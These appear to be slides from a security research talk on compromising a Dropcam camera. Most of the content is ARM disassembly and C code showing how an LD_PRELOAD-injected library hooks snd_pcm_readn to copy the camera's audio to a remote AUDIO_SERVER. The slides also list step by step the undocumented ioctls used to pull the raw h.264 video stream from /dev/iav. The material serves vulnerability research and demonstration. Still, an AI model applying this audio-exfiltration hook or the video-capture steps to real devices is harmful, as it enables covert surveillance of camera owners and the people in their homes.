


nope!



we winz!

audio & video




grabbing audio (injection/hooking)

connect exclusively opens
the audio card

```
# arecord  
arecord: audio open error  
Device or resource busy
```

module injection, can
overcome this obstacle

```
# LD_PRELOAD=./injectMe.so  
/usr/bin/connect
```



grabbing audio

Advanced Linux Sound Architecture (ALSA) is used for reading audio



```
;connect binary, reading audio
LDR    R2, [R11,#size]
LDR    R0, [R5,#0xFC]
SUB    R1, R11, #ptrptrBuffer
BL     snd_pcm_readn
CMP    R0, R2
BEQ    readOK
...
LDR    R1, "read audio interface failed"
MOV    R0, R4
BL     fprintf
```

get audio via
snd_pcm_readn()

reading audio



programmatically hooking audio



injected into connect

```
//replaces snd_pcm_readn to capture dropcam's audio
snd_pcm_sframes_t snd_pcm_readn(snd_pcm_t *pcm, void **bufs, snd_pcm_uframes_t size)
{
    //function pointer for real snd_pcm_readn()
    static snd_pcm_sframes_t (*orig_snd_pcm_readn)(snd_pcm_t*,void**,snd_pcm_uframes_t) = NULL;

    //get original function pointer for snd_pcm_readn()
    if(NULL == orig_snd_pcm_readn)
        orig_snd_pcm_readn = (snd_pcm_sframes_t (*)(snd_pcm_t*,void**,snd_pcm_uframes_t)) \
            dlsym(RTLD_NEXT, "snd_pcm_readn");

    //invoke original snd_pcm_readn()
    snd_pcm_sframes_t framesRead = orig_snd_pcm_readn(pcm, bufs, size);

    //exfil captured audio
    if(framesRead > 0)
        sendToServer(AUDIO_SERVER, AUDIO_SERVER_PORT, bufs, size);

    return framesRead;
}
```



cloning dropcam's audio

grabbing video



connect talks to a propriety
Ambarella device (/dev/iav) to read
the h.264 encoded video stream

;opening video device

```
LDR    R0, "/dev/iav"  
MOV    R1, #2  
MOV    R2, #0  
BL     open
```

opening the video device

;sending ioctl w/ struct

```
MOV    R3, #1  
MOV    R0, R5  
LDR    R1, =0x80046537 ;IOCTL  
ADD    R2, SP, #0x120+var_D8  
STRB   R3, [R8]  
BL     ioctl  
CMP    R0, #0  
LDRLT  R0, "IAV_IOC_READ_BITSTREAM_EX"  
BLT    printError
```

undocumented
structure

sending an IOCTL



grabbing video

perform the following steps to gain access to the raw video stream

A black square icon with a white number '1' inside.

1 open device `'/dev/iav'`

A black square icon with a white number '2' inside.

2 get h.264 parameters via ioctl
`IAV_IOC_GET_H264_CONFIG_EX`

A black square icon with a white number '3' inside.

3 map BSB memory via ioctl
`IAV_IOC_MAP_BSB`

A black square icon with a white number '4' inside.

4 map DSP memory via ioctl
`IAV_IOC_MAP_DSP`

A black square icon with a white number '5' inside.

5 get stream's state via ioctl
`IAV_IOC_GET_ENCODE_STREAM_INFO_EX`
(check for `IAV_STREAM_STATE_ENCODING`)


A black square icon with a white number '6' inside.

6 finally, read the stream via ioctl
`IAV_IOC_READ_BITSTREAM_EX`



